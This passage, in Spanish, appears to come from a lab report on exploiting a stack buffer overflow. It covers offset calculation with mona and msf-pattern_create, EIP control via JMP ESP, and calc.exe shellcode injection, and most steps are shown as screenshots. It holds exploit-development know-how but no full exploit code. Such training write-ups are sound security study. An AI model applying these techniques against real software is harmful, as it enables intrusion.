afectados.



4.3 Cálculo del Offset


Se ejecutó `!mona pc 300` para generar un patrón circular y luego con ello se ejecutó `!mona findmsp` para calcular el offset.






4.4 Validar la distancia


Al ejecutar de nuevo el debugger se pudo ver que se han puesto las "Bs" en la dirección de memoria deseada.




4.5 Estableciendo el Control del EIP

Una vez conocido el offset, se modificó el exploit para enviar exactamente esa cantidad de bytes de relleno, seguido de la dirección a la que se quería saltar. Luego se utilizó una instrucción JMP ESP para marcar el `breakpoint` .









4.6 Inyección de Shellcode

Finalmente, se agregó el shellcode que ejecutaría la calculadora de Windows (calc.exe). Esto demuestra que se tiene control total sobre el flujo de ejecución del programa.






5. Test 2

Para el segundo ejercicio se siguió el mismo proceso metodológico:


5.1 Crash Inicial

Primero, se provocó el crash del programa para confirmar la vulnerabilidad.



5.2 Análisis en Debugger

Se analizó el crash en el debugger para entender cómo se comportaba la pila.



5.3 Cálculo del Offset con Patrón Cíclico


Se utilizó el mismo método de patrón cíclico para calcular el offset exacto:

```
┌──(kali㉿kali)-[~/master]
└─$ msf-pattern_create -l 30000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
f5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6A
0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An
Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7
```

